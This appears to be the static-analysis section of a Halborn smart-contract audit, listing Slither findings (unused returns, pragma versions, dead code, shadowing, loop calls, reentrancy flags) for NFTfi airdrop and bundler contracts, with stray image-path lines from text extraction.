
5.1 STATIC ANALYSIS REPORT

Description:

Halborn used automated testing techniques to enhance the coverage of certain areas of the scoped contracts. Among the tools used was Slither, a Solidity static analysis framework. After Halborn verified all the contracts in the repository and was able to compile them correctly into their ABI and binary formats, Slither was run on the all-scoped contracts. This tool can statically verify mathematical relationships between Solidity variables to detect invalid or inconsistent usage of the contracts' APIs across the entire code-base.


Slither results:

AirdropFlashLoan.sol




```
AirdropFlashLoan.pullAirdrop(address,uint256,address,bytes,address,uint256,bool,uint256,address) (contracts/airdrop/AirdropFlashLoan.sol#24-56) ignores return value by _target.functionCall(_data) (contracts/airdrop/AirdropFlashLoan.sol#36)
Reference: https://github.com/crytic/slither/wiki/Detector-Documentation#unused-return

Address.isContract(address) (node_modules/@openzeppelin/contracts/utils/Address.sol#26-36) uses assembly
        - INLINE ASM (node_modules/@openzeppelin/contracts/utils/Address.sol#32-34)
Address._verifyCallResult(bool,bytes,string) (node_modules/@openzeppelin/contracts/utils/Address.sol#189-209) uses assembly
        - INLINE ASM (node_modules/@openzeppelin/contracts/utils/Address.sol#201-204)
Reference: https://github.com/crytic/slither/wiki/Detector-Documentation#assembly-usage

Different versions of Solidity are used:
        - Version used: ['0.8.4', '^0.8.0']
        - ^0.8.0 (node_modules/@openzeppelin/contracts/security/ReentrancyGuard.sol#3)
        - ^0.8.0 (node_modules/@openzeppelin/contracts/token/ERC1155/IERC1155.sol#3)
        - ^0.8.0 (node_modules/@openzeppelin/contracts/token/ERC1155/IERC1155Receiver.sol#3)
        - ^0.8.0 (node_modules/@openzeppelin/contracts/token/ERC1155/utils/ERC1155Holder.sol#3)
        - ^0.8.0 (node_modules/@openzeppelin/contracts/token/ERC1155/utils/ERC1155Receiver.sol#3)
        - ^0.8.0 (node_modules/@openzeppelin/contracts/token/ERC20/IERC20.sol#3)
        - ^0.8.0 (node_modules/@openzeppelin/contracts/token/ERC20/utils/SafeERC20.sol#3)
        - ^0.8.0 (node_modules/@openzeppelin/contracts/token/ERC721/IERC721.sol#3)
        - ^0.8.0 (node_modules/@openzeppelin/contracts/token/ERC721/IERC721Receiver.sol#3)
        - ^0.8.0 (node_modules/@openzeppelin/contracts/token/ERC721/utils/ERC721Holder.sol#3)
        - ^0.8.0 (node_modules/@openzeppelin/contracts/utils/Address.sol#3)
        - ^0.8.0 (node_modules/@openzeppelin/contracts/utils/introspection/ERC165.sol#3)
        - ^0.8.0 (node_modules/@openzeppelin/contracts/utils/introspection/IERC165.sol#3)
        - 0.8.4 (contracts/airdrop/AirdropFlashLoan.sol#3)
Reference: https://github.com/crytic/slither/wiki/Detector-Documentation#different-pragma-directives-are-used

Address.functionCallWithValue(address,bytes,uint256) (node_modules/@openzeppelin/contracts/utils/Address.sol#108-114) is never used and should be removed
Address.functionDelegateCall(address,bytes) (node_modules/@openzeppelin/contracts/utils/Address.sol#168-170) is never used and should be removed
Address.functionDelegateCall(address,bytes,string) (node_modules/@openzeppelin/contracts/utils/Address.sol#178-187) is never used and should be removed
Address.functionStaticCall(address,bytes) (node_modules/@openzeppelin/contracts/utils/Address.sol#141-143) is never used and should be removed
Address.functionStaticCall(address,bytes,string) (node_modules/@openzeppelin/contracts/utils/Address.sol#151-160) is never used and should be removed
Address.sendValue(address,uint256) (node_modules/@openzeppelin/contracts/utils/Address.sol#54-59) is never used and should be removed
SafeERC20._callOptionalReturn(IERC20,bytes) (node_modules/@openzeppelin/contracts/token/ERC20/utils/SafeERC20.sol#87-97) is never used and should be removed
SafeERC20.safeApprove(IERC20,address,uint256) (node_modules/@openzeppelin/contracts/token/ERC20/utils/SafeERC20.sol#44-57) is never used and should be removed
SafeERC20.safeDecreaseAllowance(IERC20,address,uint256) (node_modules/@openzeppelin/contracts/token/ERC20/utils/SafeERC20.sol#68-79) is never used and should be removed
SafeERC20.safeIncreaseAllowance(IERC20,address,uint256) (node_modules/@openzeppelin/contracts/token/ERC20/utils/SafeERC20.sol#59-66) is never used and should be removed
SafeERC20.safeTransfer(IERC20,address,uint256) (node_modules/@openzeppelin/contracts/token/ERC20/utils/SafeERC20.sol#20-26) is never used and should be removed
SafeERC20.safeTransferFrom(IERC20,address,address,uint256) (node_modules/@openzeppelin/contracts/token/ERC20/utils/SafeERC20.sol#28-35) is never used and should be removed
Reference: https://github.com/crytic/slither/wiki/Detector-Documentation#dead-code

Pragma version^0.8.0 (node_modules/@openzeppelin/contracts/security/ReentrancyGuard.sol#3) allows old versions
Pragma version^0.8.0 (node_modules/@openzeppelin/contracts/token/ERC1155/IERC1155.sol#3) allows old versions
Pragma version^0.8.0 (node_modules/@openzeppelin/contracts/token/ERC1155/IERC1155Receiver.sol#3) allows old versions
Pragma version^0.8.0 (node_modules/@openzeppelin/contracts/token/ERC1155/utils/ERC1155Holder.sol#3) allows old versions
Pragma version^0.8.0 (node_modules/@openzeppelin/contracts/token/ERC1155/utils/ERC1155Receiver.sol#3) allows old versions
Pragma version^0.8.0 (node_modules/@openzeppelin/contracts/token/ERC20/IERC20.sol#3) allows old versions
Pragma version^0.8.0 (node_modules/@openzeppelin/contracts/token/ERC20/utils/SafeERC20.sol#3) allows old versions
Pragma version^0.8.0 (node_modules/@openzeppelin/contracts/token/ERC721/IERC721.sol#3) allows old versions
Pragma version^0.8.0 (node_modules/@openzeppelin/contracts/token/ERC721/IERC721Receiver.sol#3) allows old versions
Pragma version^0.8.0 (node_modules/@openzeppelin/contracts/token/ERC721/utils/ERC721Holder.sol#3) allows old versions
Pragma version^0.8.0 (node_modules/@openzeppelin/contracts/utils/Address.sol#3) allows old versions
Pragma version^0.8.0 (node_modules/@openzeppelin/contracts/utils/introspection/ERC165.sol#3) allows old versions
Pragma version^0.8.0 (node_modules/@openzeppelin/contracts/utils/introspection/IERC165.sol#3) allows old versions
Reference: https://github.com/crytic/slither/wiki/Detector-Documentation#incorrect-versions-of-solidity

Low level call in Address.sendValue(address,uint256) (node_modules/@openzeppelin/contracts/utils/Address.sol#54-59):
        - (success) = recipient.call{value: amount}() (node_modules/@openzeppelin/contracts/utils/Address.sol#57)
Low level call in Address.functionCallWithValue(address,bytes,uint256,string) (node_modules/@openzeppelin/contracts/utils/Address.sol#122-133):
        - (success,returndata) = target.call{value: value}(data) (node_modules/@openzeppelin/contracts/utils/Address.sol#131)
Low level call in Address.functionStaticCall(address,bytes,string) (node_modules/@openzeppelin/contracts/utils/Address.sol#151-160):
        - (success,returndata) = target.staticcall(data) (node_modules/@openzeppelin/contracts/utils/Address.sol#158)
Low level call in Address.functionDelegateCall(address,bytes,string) (node_modules/@openzeppelin/contracts/utils/Address.sol#178-187):
        - (success,returndata) = target.delegatecall(data) (node_modules/@openzeppelin/contracts/utils/Address.sol#185)
Reference: https://github.com/crytic/slither/wiki/Detector-Documentation#low-level-calls

Parameter AirdropFlashLoan.pullAirdrop(address,uint256,address,bytes,address,uint256,bool,uint256,address)._nftContract (contracts/airdrop/AirdropFlashLoan.sol#25) is not in mixedCase
Parameter AirdropFlashLoan.pullAirdrop(address,uint256,address,bytes,address,uint256,bool,uint256,address)._nftId (contracts/airdrop/AirdropFlashLoan.sol#26) is not in mixedCase
Parameter AirdropFlashLoan.pullAirdrop(address,uint256,address,bytes,address,uint256,bool,uint256,address)._target (contracts/airdrop/AirdropFlashLoan.sol#27) is not in mixedCase
Parameter AirdropFlashLoan.pullAirdrop(address,uint256,address,bytes,address,uint256,bool,uint256,address)._data (contracts/airdrop/AirdropFlashLoan.sol#28) is not in mixedCase
Parameter AirdropFlashLoan.pullAirdrop(address,uint256,address,bytes,address,uint256,bool,uint256,address)._nftAirdrop (contracts/airdrop/AirdropFlashLoan.sol#29) is not in mixedCase
Parameter AirdropFlashLoan.pullAirdrop(address,uint256,address,bytes,address,uint256,bool,uint256,address)._nftAirdropId (contracts/airdrop/AirdropFlashLoan.sol#30) is not in mixedCase
Parameter AirdropFlashLoan.pullAirdrop(address,uint256,address,bytes,address,uint256,bool,uint256,address)._is1155 (contracts/airdrop/AirdropFlashLoan.sol#31) is not in mixedCase
Parameter AirdropFlashLoan.pullAirdrop(address,uint256,address,bytes,address,uint256,bool,uint256,address)._nftAirdropAmount (contracts/airdrop/AirdropFlashLoan.sol#32) is not in mixedCase
Parameter AirdropFlashLoan.pullAirdrop(address,uint256,address,bytes,address,uint256,bool,uint256,address)._beneficiary (contracts/airdrop/AirdropFlashLoan.sol#33) is not in mixedCase
Parameter AirdropFlashLoan.supportsInterface(bytes4)._interfaceId (contracts/airdrop/AirdropFlashLoan.sol#61) is not in mixedCase
Reference: https://github.com/crytic/slither/wiki/Detector-Documentation#conformance-to-solidity-naming-conventions

onERC1155Received(address,address,uint256,uint256,bytes) should be declared external:
        - ERC1155Holder.onERC1155Received(address,address,uint256,uint256,bytes) (node_modules/@openzeppelin/contracts/token/ERC1155/utils/ERC1155Holder.sol#11-19)
onERC1155BatchReceived(address,address,uint256[],uint256[],bytes) should be declared external:
        - ERC1155Holder.onERC1155BatchReceived(address,address,uint256[],uint256[],bytes) (node_modules/@openzeppelin/contracts/token/ERC1155/utils/ERC1155Holder.sol#21-29)
onERC721Received(address,address,uint256,bytes) should be declared external:
        - ERC721Holder.onERC721Received(address,address,uint256,bytes) (node_modules/@openzeppelin/contracts/token/ERC721/utils/ERC721Holder.sol#19-26)
Reference: https://github.com/crytic/slither/wiki/Detector-Documentation#public-function-that-could-be-declared-external
contracts/airdrop/AirdropFlashLoan.sol analyzed (14 contracts with 78 detectors), 46 result(s) found
```


PersonalBundlerFactory.sol, PersonalBundler.sol, NftfiBundler.sol, and ERC998TopDown.sol



```
ERC721._checkOnERC721Received(address,address,uint256,bytes) (node_modules/@openzeppelin/contracts/token/ERC721/ERC721.sol#369-390) ignores return value by IERC721Receiver(to).onERC721Received(_msgSender(),from,tokenId,_data) (node_modules/@openzeppelin/contracts/token/ERC721/ERC72
1.sol#376-386)
ERC998TopDown.rootOwnerOfChild(address,uint256) (contracts/ERC998TopDown.sol#153-188) ignores return value by IERC998ERC721TopDown(rootOwnerAddress).rootOwnerOfChild(address(this),_childTokenId) (contracts/ERC998TopDown.sol#168-177)
ERC998TopDown._removeChild(uint256,address,uint256) (contracts/ERC998TopDown.sol#393-406) ignores return value by childTokens[_tokenId][_childContract].remove(_childTokenId) (contracts/ERC998TopDown.sol#399)
ERC998TopDown._removeChild(uint256,address,uint256) (contracts/ERC998TopDown.sol#393-406) ignores return value by childContracts[_tokenId].remove(_childContract) (contracts/ERC998TopDown.sol#404)
ERC998TopDown._receiveChild(address,uint256,address,uint256) (contracts/ERC998TopDown.sol#434-448) ignores return value by childContracts[_tokenId].add(_childContract) (contracts/ERC998TopDown.sol#443)
ERC998TopDown._receiveChild(address,uint256,address,uint256) (contracts/ERC998TopDown.sol#434-448) ignores return value by childTokens[_tokenId][_childContract].add(_childTokenId) (contracts/ERC998TopDown.sol#445)
AirdropFlashLoan.pullAirdrop(address,uint256,address,bytes,address,uint256,bool,uint256,address) (contracts/airdrop/AirdropFlashLoan.sol#24-56) ignores return value by _target.functionCall(_data) (contracts/airdrop/AirdropFlashLoan.sol#36)
Reference: https://github.com/crytic/slither/wiki/Detector-Documentation#unused-return

NftfiBundler.constructor(address,string,string,address,address)._name (contracts/NftfiBundler.sol#41) shadows:
        - ERC721._name (node_modules/@openzeppelin/contracts/token/ERC721/ERC721.sol#23) (state variable)
NftfiBundler.constructor(address,string,string,address,address)._symbol (contracts/NftfiBundler.sol#42) shadows:
        - ERC721._symbol (node_modules/@openzeppelin/contracts/token/ERC721/ERC721.sol#26) (state variable)
PersonalBundler.constructor(address,string,string,address,address)._name (contracts/PersonalBundler.sol#26) shadows:
        - ERC721._name (node_modules/@openzeppelin/contracts/token/ERC721/ERC721.sol#23) (state variable)
PersonalBundler.constructor(address,string,string,address,address)._symbol (contracts/PersonalBundler.sol#27) shadows:
        - ERC721._symbol (node_modules/@openzeppelin/contracts/token/ERC721/ERC721.sol#26) (state variable)
PersonalBundler.initialize(address)._owner (contracts/PersonalBundler.sol#39) shadows:
        - Ownable._owner (contracts/utils/Ownable.sol#23) (state variable)
Reference: https://github.com/crytic/slither/wiki/Detector-Documentation#local-variable-shadowing

PersonalBundlerFactory.constructor(address,address)._personalBundlerImplementation (contracts/PersonalBundlerFactory.sol#23) lacks a zero-check on :
                - personalBundlerImplementation = _personalBundlerImplementation (contracts/PersonalBundlerFactory.sol#24)
Reference: https://github.com/crytic/slither/wiki/Detector-Documentation#missing-zero-address-validation

NftfiBundler.decomposeBundle(uint256,address) (contracts/NftfiBundler.sol#106-128) has external calls inside a loop: IERC721(childContract).safeTransferFrom(address(this),_receiver,childId) (contracts/NftfiBundler.sol#120-124)
ERC998TopDown._oldNFTsTransfer(address,address,uint256) (contracts/ERC998TopDown.sol#486-501) has external calls inside a loop: IERC721(_childContract).approve(address(this),_childTokenId) (contracts/ERC998TopDown.sol#494-498)
ERC998TopDown._oldNFTsTransfer(address,address,uint256) (contracts/ERC998TopDown.sol#486-501) has external calls inside a loop: IERC721(_childContract).transferFrom(address(this),_to,_childTokenId) (contracts/ERC998TopDown.sol#500)
NftfiBundler.sendElementsToPersonalBundler(uint256,address) (contracts/NftfiBundler.sol#138-176) has external calls inside a loop: IERC721(childContract).safeTransferFrom(address(this),_personalBundler,childId,abi.encodePacked(personalBundleId)) (contracts/NftfiBundler.sol#161-172)
Reference: https://github.com/crytic/slither/wiki/Detector-Documentation/#calls-inside-a-loop

Variable 'ERC721._checkOnERC721Received(address,address,uint256,bytes).retval (node_modules/@openzeppelin/contracts/token/ERC721/ERC721.sol#376)' in ERC721._checkOnERC721Received(address,address,uint256,bytes) (node_modules/@openzeppelin/contracts/token/ERC721/ERC721.sol#369-390) p
otentially used before declaration: retval == IERC721Receiver(to).onERC721Received.selector (node_modules/@openzeppelin/contracts/token/ERC721/ERC721.sol#377)
Variable 'ERC721._checkOnERC721Received(address,address,uint256,bytes).reason (node_modules/@openzeppelin/contracts/token/ERC721/ERC721.sol#378)' in ERC721._checkOnERC721Received(address,address,uint256,bytes) (node_modules/@openzeppelin/contracts/token/ERC721/ERC721.sol#369-390) p
otentially used before declaration: reason.length == 0 (node_modules/@openzeppelin/contracts/token/ERC721/ERC721.sol#379)
Variable 'ERC721._checkOnERC721Received(address,address,uint256,bytes).reason (node_modules/@openzeppelin/contracts/token/ERC721/ERC721.sol#378)' in ERC721._checkOnERC721Received(address,address,uint256,bytes) (node_modules/@openzeppelin/contracts/token/ERC721/ERC721.sol#369-390) p
otentially used before declaration: revert(uint256,uint256)(32 + reason,mload(uint256)(reason)) (node_modules/@openzeppelin/contracts/token/ERC721/ERC721.sol#383)
Variable 'ERC998TopDown.rootOwnerOfChild(address,uint256).returnedRootOwner (contracts/ERC998TopDown.sol#169)' in ERC998TopDown.rootOwnerOfChild(address,uint256) (contracts/ERC998TopDown.sol#153-188) potentially used before declaration: returnedRootOwner & ERC998_MAGIC_MASK == ERC9
98_MAGIC_VALUE (contracts/ERC998TopDown.sol#172)
Variable 'ERC998TopDown.rootOwnerOfChild(address,uint256).returnedRootOwner (contracts/ERC998TopDown.sol#169)' in ERC998TopDown.rootOwnerOfChild(address,uint256) (contracts/ERC998TopDown.sol#153-188) potentially used before declaration: returnedRootOwner (contracts/ERC998TopDown.so
l#173)
Reference: https://github.com/crytic/slither/wiki/Detector-Documentation#pre-declaration-usage-of-local-variables

Reentrancy in NftfiBundler.buildBundle(IBundleBuilder.BundleElementERC721[]) (contracts/NftfiBundler.sol#76-80):
        External calls:
        - bundleId = safeMint(msg.sender) (contracts/NftfiBundler.sol#77)
                - IERC721Receiver(to).onERC721Received(_msgSender(),from,tokenId,_data) (node_modules/@openzeppelin/contracts/token/ERC721/ERC721.sol#376-386)
        - _addBundleElements(bundleId,_bundleElements) (contracts/NftfiBundler.sol#78)
                - IERC721(_childContract).transferFrom(_from,address(this),_childTokenId) (contracts/ERC998TopDown.sol#308)
                - IERC721(_bundleElements[i].tokenContract).safeTransferFrom(msg.sender,address(this),_bundleElements[i].ids[j],abi.encodePacked(bundleId)) (contracts/NftfiBundler.sol#184-189)
        State variables written after the call(s):
        - _addBundleElements(bundleId,_bundleElements) (contracts/NftfiBundler.sol#78)
                - childTokenOwner[_childContract][_childTokenId] = _tokenId (contracts/ERC998TopDown.sol#446)
Reference: https://github.com/crytic/slither/wiki/Detector-Documentation#reentrancy-vulnerabilities-2
```




```
Reentrancy in ERC998TopDown.transferChild(uint256,address,address,uint256) (contracts/ERC998TopDown.sol#265-274):
        External calls:
        - _oldNFTsTransfer(_to,_childContract,_childTokenId) (contracts/ERC998TopDown.sol#272)
                - IERC721(_childContract).approve(address(this),_childTokenId) (contracts/ERC998TopDown.sol#494-498)
                - IERC721(_childContract).transferFrom(address(this),_to,_childTokenId) (contracts/ERC998TopDown.sol#500)
        Event emitted after the call(s):
        - TransferChild(_fromTokenId,_to,_childContract,_childTokenId) (contracts/ERC998TopDown.sol#273)
Reference: https://github.com/crytic/slither/wiki/Detector-Documentation#reentrancy-vulnerabilities-3

Clones.clone(address) (node_modules/@openzeppelin/contracts/proxy/Clones.sol#24-33) uses assembly
        - INLINE ASM (node_modules/@openzeppelin/contracts/proxy/Clones.sol#25-31)
Clones.cloneDeterministic(address,bytes32) (node_modules/@openzeppelin/contracts/proxy/Clones.sol#42-51) uses assembly
        - INLINE ASM (node_modules/@openzeppelin/contracts/proxy/Clones.sol#43-49)
Clones.predictDeterministicAddress(address,bytes32,address) (node_modules/@openzeppelin/contracts/proxy/Clones.sol#56-71) uses assembly
        - INLINE ASM (node_modules/@openzeppelin/contracts/proxy/Clones.sol#61-70)
